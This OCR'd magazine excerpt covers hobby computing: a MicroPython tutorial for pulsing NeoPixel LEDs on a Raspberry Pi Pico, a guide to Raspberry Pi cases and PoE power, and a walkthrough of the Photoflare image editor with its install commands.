

Finally, from *Home Assistant,* navigate to the Settings > Devices & Services page and under the ESPHome option, select the name of your newly created device and then 1 Device. From this page, you can see the measured temperature, and by toggling the switch, the on-board LED switches on and off.

Control NeoPixel LEDs

Create animated lighting effects with the brightest LEDs connected to your Raspberry Pi Pico.

YOU NEED

- **Any Pi Pico**
- **Micro USB cable**
- **Thonny Editor**
- **MicroPython firmware**
- **WS2812B LEDs (with suitable power)**

We're using MicroPython here to control a small set of LEDs. Known as NeoPixels, they are a string of LEDs that are generally multi-coloured and can be addressed individually. NeoPixel is the name given to this style of LED by Adafruit, but the same driver is used for a large number of them (WS2811/WS2812), no matter who the manufacturer or supplier. These models are available with separate RGB channels, so that any colour can be made by mixing the values (think of HTML colours).



Here you can see the LEDs running the program we have written.

First, download and install MicroPython from **https://bit.ly/lxfupdate**. Then hold down the Bootsel button on the Pico board and connect to your PC or laptop. Copy the downloaded file to the newly mounted disk, then the Pico W reboots and loads MicroPython.

Download and install the *Thonny* IDE from **https://thonny.org**. Open the IDE and, from the bottom-right, select MicroPython (Raspberry Pi Pico). This connects the terminal in the bottom of the window to the Pi Pico's REPL (Read-Eval-Print Loop) – this allows code to be entered line by line. This is useful for basic tests, but not very useful when trying to write a program. Programs can be entered into the main section of the window, then saved to the board. When saving, you can choose between the local computer and the Pi Pico. When saving to the Pico, use the filename **Boot.py** and the code executes as soon as the board boots.

Step three is to connect the Raspberry Pi Pico or Pico W to the LEDs and the PC for programming *(see the circuit diagram below).*

The following code smoothly pulses the LEDs. They start with a dim red colour and gradually build to full brightness before fading back down again to nothing, before this cycle repeats.

Follow the circuit diagram to connect NeoPixels to the Raspberry Pi Pico or Pico W.



```
import machine
import neopixel
import time
#Pulse all LEDs
numPixels = 8
np = neopixel.NeoPixel(machine.Pin(1), numPixels)
pulseTime = 2
numLoops = 100
while True:
  for a in range(1,numLoops):
    for i in range(0,numPixels):
      np[i] = (int(a*254/numLoops),0,0)
    np.write()
    time.sleep(pulseTime/(2*numLoops))
  for a in range(numLoops,1,-1):
    for i in range(0,numPixels):
      np[i] = (int(a*254/numLoops),0,0)
    np.write()
    time.sleep(pulseTime/(2*numLoops))
```

In this code, we first import the necessary libraries, then store the number of pixels in a variable, create an object to reference and set values on the LEDs, then two more variables. The larger the value of **numLoops**, the smoother the effect. Next we define a **while** loop that will run forever, before setting a **for** loop that runs for the number of times defined in the **numLoops** variable. For each iteration of this loop, we set each LED of the string (using the inner loop) to a brightness, as defined by the value in the outer loop. After we have set the value of each LED, we write the values that cause the LEDs to change state, wait for a short period before iterating again and getting brighter each time. Once this outer loop has completed, the second stage, decreases the brightness until the LEDs are practically switched off. The colour can be altered by changing the numbers in the brackets when setting `np[i]`. The values in the tuple represent red, green and blue.

You can find two other examples of effects at **https://github.com/mattmole/LXF298**.

»

We're on the case!

A case isn't just for Christmas – it's a life-long home for your chosen Raspberry Pi project, so make sure you pick a good one!

Although you can run a Raspberry Pi effectively without one (Raspberry Pi co-founder Pete Lomas designed it that way), many people want a case that can protect the single-board computer while offering an attractive design, built-in cooling or even special features. Originally, the Raspberry Pi was not supposed to be contained in anything, but over the years the number of cases available has become almost as numerous as decimal places in the number pi, so choosing the right one for your model and project can be a challenge.

There's no single best Raspberry Pi case for all uses, because what you would want for a media centre is different from what you need for maker projects or extreme overclocking. Some cases can turn the humble SBC into a desktop computer, while others are designed like classic retro consoles to hit the nostalgia node of our brains, and some cases completely engulf the Pi in a shield of aluminium or acrylic. Let's start by considering what you need from a case:

GPIO, camera, display

Many cases limit or completely block your access to the GPIO pins, which you need for attaching the best Raspberry Pi HATs and other lights, motors and sensors. Before you buy, consider whether you plan to use the GPIO pins and whether you need to put a HAT directly on top of your Pi or you are comfortable using a ribbon cable to connect to the pins, because some cases allow only that. The CSI camera and DSI display ports may also be blocked by some cases.

Cooling solution

Some cases come with built-in fans, while others use passive cooling by turning the top of the case into a heatsink. Others leave room for a fan but don't come with one. Are you planning to use the case in the living room? Could fan noise become an issue? If so, a passively cooled Pi makes more sense. Cooling with the Pi 4 is more critical than for other models.

Special requirements

Some cases enable you to put the Pi on the back of a screen or come with a screen attached. Other models are meant to look or function like retro game consoles. The more advanced cases offer extra features, such as the Argon One M.2, which has connectivity for an M.2 SATA SSD.

The Pi 400

With the release of the Raspberry Pi 400, we see a modified Raspberry Pi 4 4GB inside a keyboard chassis. We have access to the GPIO and great cooling but no connections for the official Raspberry Pi Camera or touchscreen. If you are just starting out, the Raspberry Pi 400 may be the best all-round purchase.

» GET POWERED FROM AFAR

In the early days of the Raspberry Pi, keen makers just grabbed any old basic 5V plug-in USB power supply and off they trotted. But as Pi models started to get more and more power-hungry, such antics first brought funny colours and stutters to fully loaded Pis, then eventually blank screens. The latest Pi 4, with its USB-C power connector and official PSU supplying 15W, ensures such power shenanigans are a thing of the past but it certainly limits the PSU cable length.

What if you want to power your Pi from afar? Battery solutions do exist but obviously are time–limited. However, a cable solution is available in the form of the Raspberry Pi PoE+ HAT, standing for Power Over Ethernet, a standard for delivering device power from a compatible network router or switch over suitable Ethernet cabling. The official PoE+ HAT is designed for the Raspberry Pi 3B+ and Pi 4 with a maximum 20W, so there's spare for powering USB devices, too, while PoE Cat5 enables lengths up to 100m.

The official board isn't the only PoE HAT game in town; the WaveShare PoE USB Hub is a Pi Zero board that offers the same power possibilities alongside additional USB ports.



You can dangle your powered Pi from the end of 100m of Cat5, if you fancy.

CREDIT: Raspberry Pi

Best all-round case
Argon Neo £15

The Argon Neo has attractive gunmetal-grey aluminium on its top and sides, with a shiny black plastic bottom. An aluminium plate covers the surface of the Raspberry Pi 4 itself and uses an included thermal pad to bond the CPU and RAM to the metal for passive cooling. There are cut-outs for the GPIO pins and the CSI/DSI ports. You can easily fit a standard-size HAT on the Argon Neo, without the need for an extender or a ribbon cable. There's even a little nook where you can prop up a Raspberry Pi Camera module.

Best project case
Pimoroni Pibow Coupe 4 £10

If your priority is ease of access to the GPIO pins so you can add a HAT, this could be your best choice. The Coupe is not completely sealed on top, so it leaves the GPIO pins unobstructed and provides enough room to run cables to both the camera and display CSI ports. If you like a dash of colour, the rainbow version will brighten up your desk, while different options for various Pi models are available.

Best smart case
SmartiPi Touch 2 £24

The SmartiPi Touch 2 enables you to combine the official 7-inch touchscreen (sold separately) with the Camera module and just about any Raspberry Pi board (except the Zero) to create an awesome kiosk-style device. You mount the official touchscreen in the SmartiPi Touch, which provides a space on the back to screw on your Pi and a camera hole as well.

Best advanced case
Argon One M.2 £40

A stylish but large piece of kit, which measures 140x93x40mm, the Argon One M.2 looks like a prop from *Star Trek* and is made with an aluminium top piece and a plastic lower section, where an M.2 SATA hard drive can be installed. The Pi 4 is placed sideways and custom boards break out the ports, control the cooling fan and provide a power button. A magnetic hatch on the top of the case provides access to the GPIO; next to this is a slot that is useful for routing the Pi Camera and official display cables through.

Best active cooling
Unistorm dual-fan case £15

This case both passively and actively cools the Pi 4 via a two-part aluminium construction and a pair of 20mm fans, which are powered directly from the 5V and GND pins of the GPIO. This does mean that HAT connectivity is blocked, but individual GPIO pins are available for use. The case offers access to ports, including making connections to the CSI and DSI before closing the case. Fan noise is low, and no louder than a typical laptop fan running at idle.

CREDIT: Argon Forty Inc, Pimoroni

PHOTOFLARE

Credit: https://photoflare.io

Enhance your photos quickly and easily

Nick Peers tracks down an image editor that strikes the right balance of features and user-friendliness for making quick-fire edits.

OUR EXPERT

Nick Peers went on holiday recently, giving him some new photos to use in his screengrabs.

Who needs another image editor? You've got *Shotwell* for image cataloguing (and the odd bit of editing) at one end of the scale, and at the other there's *GIMP* to rival the likes of *Photoshop* with its powerful array of tools, filters and plugins. But what about those everyday tasks that you'd like to be able to perform without getting bogged down in *GIMP's* multi-windowed (and occasionally confusing) user interface?

One image editor offering to sit in the gap between the two is *Photoflare* (**https://photoflare.io**). Based on a popular Windows image editor called *Photofiltre*, *Photoflare* combines user-friendliness and simplicity with a relatively powerful set of features that should cover most everyday needs. If it falls short in certain areas then you can, of course, switch back to *GIMP*, but otherwise you'll find that *Photoflare* is able to perform a wide range of image-editing tasks with ease.

NAVIGATING PHOTOFLARE


1
2
3
4
5
6
Photoflare
File Edit Image Selection Adjust Filter View Tools Help
30%
/home/nick/Pictures/For tutorial/shanklin-chine.jpg
WHITBREAD
GRIFFIN HOTEL
Pressure
Step
Fade
Ready
3264 x 2448

1 Main toolbar Provides shortcuts to common options, as well as useful tools like the zoom setting, batch processing tool and colour settings.

2 Filter bar Focuses on image correction tools from brightness and colour settings to a selection of soften and sharpening.

3 Status toolbar When performing edits on larger images, keep an eye on this bar. Once it shifts from Working… to Ready, your latest adjustment should be done.

4 Image tabs Makes it easy to work on more than one image at once by providing separate tabs for each. Click one to switch to it.

5 Tool palette Use the colour tools to set the foreground and background colours for your drawing tools, and switch between palettes.

6 Drawing tools Photoflare's drawing tools cover most bases, from various selection tools to Clone Stamp and Eraser. When selected, a tool may display its own options beneath the tool palette.

Getting Photoflare

The current version of *Photoflare* is the open-source Community Edition, which we'll be focusing on in this tutorial. Going forward, the developer is looking to focus more on a paid-for Studio version (*see the box over the page for details*), which might explain why development has slowed down. However, version 1.6.10 was released recently, and added a couple of minor new features – fine-grained image rotation and the ability to unlock the aspect ratio when resizing an image canvas – so it's not been abandoned yet by a long shot.

An outdated version of *Photoflare* is available for Ubuntu and Mint via the main Ubuntu repositories, so be sure to install it from its own repository:

```
$ sudo add-apt-repository ppa:photoflare/photoflare-stable
$ sudo apt update
$ sudo apt install photoflare
```

with a series of icons beneath the program's menus displayed over two levels, plus further tools in the right-hand pane. The annotation (*left*) provides a quick run-through of what goes where.

Your first image

Once installed, open *PhotoFlare* from the Launcher. It'll open to a blank screen, so first choose File>Open in the usual way to select your first image – *Photoflare* supports nine formats: JPG, PNG, GIF, TIF, BMP, ICO, PBM, PGM and PPM. You can open multiple images at once – each in its own tab within the main *Photoflare* window – by holding Shift as you click to the first and last image in the group you want to load.

Once opened, the first image will appear in the centre of the main window. By default, the image is opened quite small – you'll see a percentage drop-down appear on the main toolbar where you can choose a different level of magnification. Alternatively, use the View menu to zoom in, out or view the image at its original size.

The annotation reveals how the main interface works. *Photoflare* places its 'tool palette' (basically its drawing and colour tools) to the right of the main image pane. If this jars, move it to the left via Tools>Preferences>Layout. The tools work much as you'd expect in other applications – there's the Pointer tool, which you use to select part of your image by clicking and dragging around the area you want to grab. You'll also find the Eyedropper and Magic Wand tools for setting and selecting colour, respectively, along with a range of tools for drawing on or altering the image: two brushes, a Line tool, Fill tool (bucket), Spray Can, Clone Stamp, Blur, Eraser and Smudge.

Select one and you may be shown additional options beneath it, such as a choice of brush types when choosing the Advanced Paint Brush tool. When configuring a tool using a number picker, you'll come across a strange restriction: *Photoflare* can't handle numbers greater than 99 (or 99.99). It's not a problem where the numbers are arbitrary (such as Brush Hardness), but it becomes an issue when working on larger images with pixel-based options such as Brush Size or Image Resolution. This may be one of those moments where you might have to switch to *GIMP* for certain functions.

Resizing images

The two toolbars at the top contain a range of tools that are replicated on the menus. If we start with the Image menu, you'll find its Transform sub-menu contains tools for flipping and rotating your image, and these can also be found on the Filter toolbar. On the other hand, the Image Size and Canvas Size options are replicated on the Main toolbar.

When resizing images, you'll be shown its current size in terms of both pixels (width and height) and memory (its size when uncompressed, so often it's larger than the file it's housed in). Beneath this are controls for altering the image's size. The Link button to the right of the Width and Height fields ensures the image is resized proportionally, so when you set either a new height or width, the other value is automatically calculated to preserve its current aspect ratio. If you want to stretch or squash an image for any reason, click the Link button to deselect it before manually entering both values.

By default, you'll be prompted to resize your image in pixels, but the drop-down menu makes it possible for you to specify a size in centimetres or inches instead. You'd usually want to do this when gauging an image's size for printing on paper, and it works in tandem with the resolution figure beneath.


Photoflare
File Edit Image Selection Adjust Filter View Tools Help
/home/nick/Pictures/Isle of Wight 2022/P1090429.JPG
/home/nick/Pictures/Isle of Wight 2022/P1090510.JPG
/home/nick/Pictures/Isle of Wight 2022/P1090499.JPG
Resize Image
Pixels/cm
Pixels/inch
Cancel
OK

Size in Pixels/Memory
Width: 1800
Height: 1350
Memory: 6.95
New Size
Width: 1800
Height: 1350
Resolution: 96.00
Pixels
Preset Size: (none)

Photoflare enables you to make quick and easy adjustments, such as resizing your image by pixels, inches or whatever centimetres are!

As we've hinted, *Photoflare's* resolution maxes out at 99.99 for both pixels/inch and pixels/cm. 99.99 is well short of the industry standard of 300ppi for printing photos, but if you switch to pixels/cm and set it to its maximum of 99.99, you can create the equivalent of 250ppi, which provides you with a more accurate estimate of how large your photos are when printed.

Cropping tools

Photoflare's Resize Canvas function works in a similar manner, but bear in mind that you're not resizing the image, simply resizing the canvas it resides on. If you shrink it, it'll be cropped; if you expand it, you'll surround it with blank space that can be left white or filled with a colour. The Position section enables you to decide where your image will reside on the canvas or where it'll be forcibly cropped.

When clicking any of *Photoflare's* Colour drop-down menus – both here and elsewhere – you might be forgiven for thinking that you've only got a choice of 10 colours and shades of grey to choose from. To access a wider range, click the white colour itself to bring up the Select Color dialog with a choice of 54 shades, together with a '+' button. Pressing this enables you to your own custom choices using a colour chart, your chosen colour's six-digit hexadecimal code (if known), or by

QUICK TIP

When resizing images, look out for the Preset Size drop-down menu on the Resize Image dialog. You'll find a range of commonly selected presets here, from 100x100 pixels for icons to 1920x1280 pixels (Full HD) and even 3840x2160 (the equivalent of a 4K image).

» ALTERNATIVES TO PHOTOFLARE

If you find yourself frustrated with *Photoflare* – a lack of layer support and non-interactive filters are two notable shortcomings – then there are other tools are out there that serve as user-friendly alternatives to *GIMP*.

One such program is *LazPaint* (**https://lazpaint.github.io**), which you can install through the *Software Centre*. It's closer to *GIMP* in terms of functionality – full layer support and a wider choice of controllable filters – but manages to keep everything grouped together in a single window. It's more sophisticated than *Photoflare* and so requires a steeper learning curve, but is still relatively simple to navigate.

Another tool worth looking at is *Glimpse* (**https://glimpse-editor.org**).



If you find Photoflare lacks certain features, try another tool like Glimpse, a direct fork of GIMP.

This is an actual fork of *GIMP*, with the developers looking to provide a more 'professional' user interface for those switching from commercial tools. The obvious benefit is that you're using a tool with close links to *GIMP* wrapped up in a more accessible GUI, which means *Glimpse* could be used as a stepping stone to full-blown *GIMP* or simply as a more accessible alternative to it.

Development on the tool has stalled since 2021, but it's still available to install as a snap. In addition to supporting many of *GIMP's* advanced features, *Glimpse* is also compatible with its plugins.

QUICK TIP

Visit https://photoflare.github.io/photoflare for a basic user manual of Photoflare's main functions. You can also post comments on the tool's official forum (https://discuss.pixls.us/c/software/photoflare/32) or report issues and bugs at the project's Github page (https://github.com/PhotoFlare/photoflare/issues).

capturing a specific colour from anywhere on your desktop using the Eyedropper tool.

If you're looking to crop the image by selecting part of it, first make sure the Pointer tool is selected, then click and drag a bounding box around the area you wish to preserve. You can resize or move it if required, but once selected, right-click inside the box and choose Crop. If you're looking to crop out a frame or other element surrounding your image, try selecting Image>Automatic Crop instead to see if *Photoflare* can do the hard work for you.

Speaking of frames, the Image menu is also where you'll find two options for enclosing your photo in a frame. Both expand the canvas size so that the frame fits around the image rather than sitting on top of it. The Frame option provides you with a simple choice of frame width and colour, while Drop Shadow gives you the opportunity to create a more nuanced effect using a combination of options, including blur radius, padding and offset.

If you want to add text to your image, choose Image>Text to open a dialog where you can compose your text, and choose a font, size, style and alignment. After clicking OK, the text appears on your image as a floating, movable box. Again, because *Photoflare* doesn't support text sizes larger than 99 pixels, you'll find text gets lost on larger images, so if resolution isn't an issue, consider shrinking the image before labelling it.



Blur radius 35
Padding 5
Offset x 5
Offset y 5

For a less-brash way to frame your image, choose Image>Drop Shadow or try one of the Filter> Frame options.



Color: 101°

Photoflare's adjustment tools are perhaps one of its weakest elements, but you can still produce interesting effects.

Make an image transparent

Photoflare makes it possible for you to take advantage of PNG and GIF images' support for transparency by specifying which colour will be transparent. This works best where a single solid colour currently serves as the background of your image. With your image open, select Image>Transparent Colour... A dialog will pop up and the cursor will change to the eyedropper. Position this over the colour you'd like to make transparent and then click to select it.

Next, click Preview and wait a few seconds (or longer with larger photos on slower machines) to see the effect your changes will have. A speckled effect shows which parts of the photo are now transparent. If the background isn't perfectly lit then you may find parts of it don't disappear. Increase the tolerance slider up to 20 and click Preview again. More of the unwanted background should disappear. Keep moving the slider up to a maximum of 99. Click OK when you're happy.

Luminance and colour effects

Photoflare offers a handful of options for attempting to correct poor lighting or colour balance. There are Auto Levels and Auto Contrast options for quick and dirty fixes, along with Negative to convert your photo into a replica of a film negative. The Opacity option (choose a figure between 0 which is completely transparent, and 1 for solid) enables you to transform your image into a watermark for overlaying on to other images via copy and paste.

To make manual colour adjustments, choose Adjust> Hue Variation. This provides you with two sliders:



Try reducing the size of your image to strengthen the effect of a selected effect, like this oil painting filter.

» THE FUTURE OF PHOTOFLARE

Hidden away on the *Photoflare* website (**https://photoflare.io/v2**) is a planned roadmap for the future of the project. It reveals that version 2 will move away from the free Community Edition to a paid-for Studio Edition, but does add that many of the big new features being planned will turn up in the Community Edition as add-ons.

Those forthcoming features include support for layers, the ability to add new advanced paint brushes using the libmypaint (**https://github.com/mypaint/libmypaint**) engine, and the ability to draw shapes and create different selection types using the Pointer tool. There are other noteworthy improvements planned, too: the ability to erase parts of your image using transparent pixels, and options for loading and saving custom colour palettes.

Users can gain early access to the forthcoming Alpha build of *Photoflare Studio Edition* by becoming a paid advocate ($10/month) and then logging into the Studio downloads section of the website (**https://photoflare.io/studio-downloads**).

You'll also notice how there are currently no plugins available for the program. The author recently added a new sponsor in the form of cutout.pro, an online AI tool that automatically removes unwanted backgrounds from images. He plans to integrate the tool into a future version of *Photoflare* as a plugin, perhaps showcasing the way that the Community Edition will continue to be expanded in the future.

method one (Colorize) retains the original colour to change its 'temperature' through mixing in another colour such as blue, green or yellow. Method two (Hue) simply colourises the image according to whichever colour has been selected. A preview window gives you an idea of what's going on. Click OK to apply the effect.

Quick-fire effects

Photoflare's Filters menu is home to a range of tweaks and special effects. Unlike more sophisticated tools like *GIMP*, these are blunt instruments: select the filter and it's applied with no controls for tweaking its effects. Divided into nine categories, they're self-explanatory on the whole: Soften is less drastic than Blur for example. If an effect isn't as strong as you'd like it to be, try applying it a second (or even third) time.

The first group of categories – Soften, Sharpen, Noise and Colour – are aimed at image correction. If you're unable to fix problems like colour balance using the Adjust menu, try the Equalize and Normalize filters. Beneath this are three categories for transforming your images using effects like Artistic (Oil Paint, Charcoal Drawing and Solarize), Visual Effect (Motion blur) and Deform (Swirl, Wave, Implode and Explode).

If *Photoflare's* frame options leave you uninspired, you'll find three more frame options under the Filter menu. Again, none offer you any form of control over the finished effect. Rounding out the filters on offer are Emboss and Monochromatic.

Batch processing

Photoflare's final feature of note may be the most compelling of all: select Tools>Automate/Batch and you'll be able to select a group of PNG, JPG and/or GIF files and perform the same edits on them with just a few clicks. Options include converting to a different format, resizing and even applying multiple filters The step-by-step guide (*below*) reveals how it works. **LXF**

QUICK TIP

Photoflare supports two colour modes: RGB and Indexed. RGB mode is 16-bit and supports millions of colours, while Indexed mode is 8-bit, which limits images to 256 colours.

SAVE TIME BY BATCH PROCESSING IMAGES



carisbrooke.jpg
/home/nick/Pictures/For tutorial/cari...
dragon.jpg
/home/nick/Pictures/For tutorial/dra...
ferry.jpg
/home/nick/Pictures/For tutorial/ferr...

Source Format: All formats
Output Folder: /home/nick/Pictures/Thumbnails
Output Format: .png / .jpg / .gif

1 Select files and output format

Choose Tools>Automate/Batch... to open the six-tabbed dialog. Click Add Files to add your files (only PNG, GIF or JPG files will be recognised for batch operations). Click ... to set the folder where your converted files will changed, and the Output Format drop down to choose what file format they'll be saved in (again, PNG, GIF or JPG) based on the source format.



☑ Image size
Width: 600 Height: 800 Unit: Pixels / %
☑ Preserve aspect ratio
☑ Canvas size
Width: 800 Height: 600 Background:

2 Choose your resize options

Use the Image Size tab if you're shrinking the images to a set size (say, for thumbnails). You can resize by pixels or percentage – click Preserve Aspect Ratio if your images aren't all the same. Tick Canvas Size to place your images within a frame. Make sure the canvas size is larger than your images, set your background colour and choose where to position the image within the frame.



Brightness 0%
Contrast 0%
Saturation 0%
Gamma correct 0.80

3 Adjust levels and transform

Use the Adjust Levels tab to alter the images' brightness, contrast, saturation and luminance (gamma correct) using a combination of the sliders and the Channel drop-down to apply the changes to all colours or just a specific colour. Switch to the Transform tab to find options for rotating or flipping all the images in the selection.

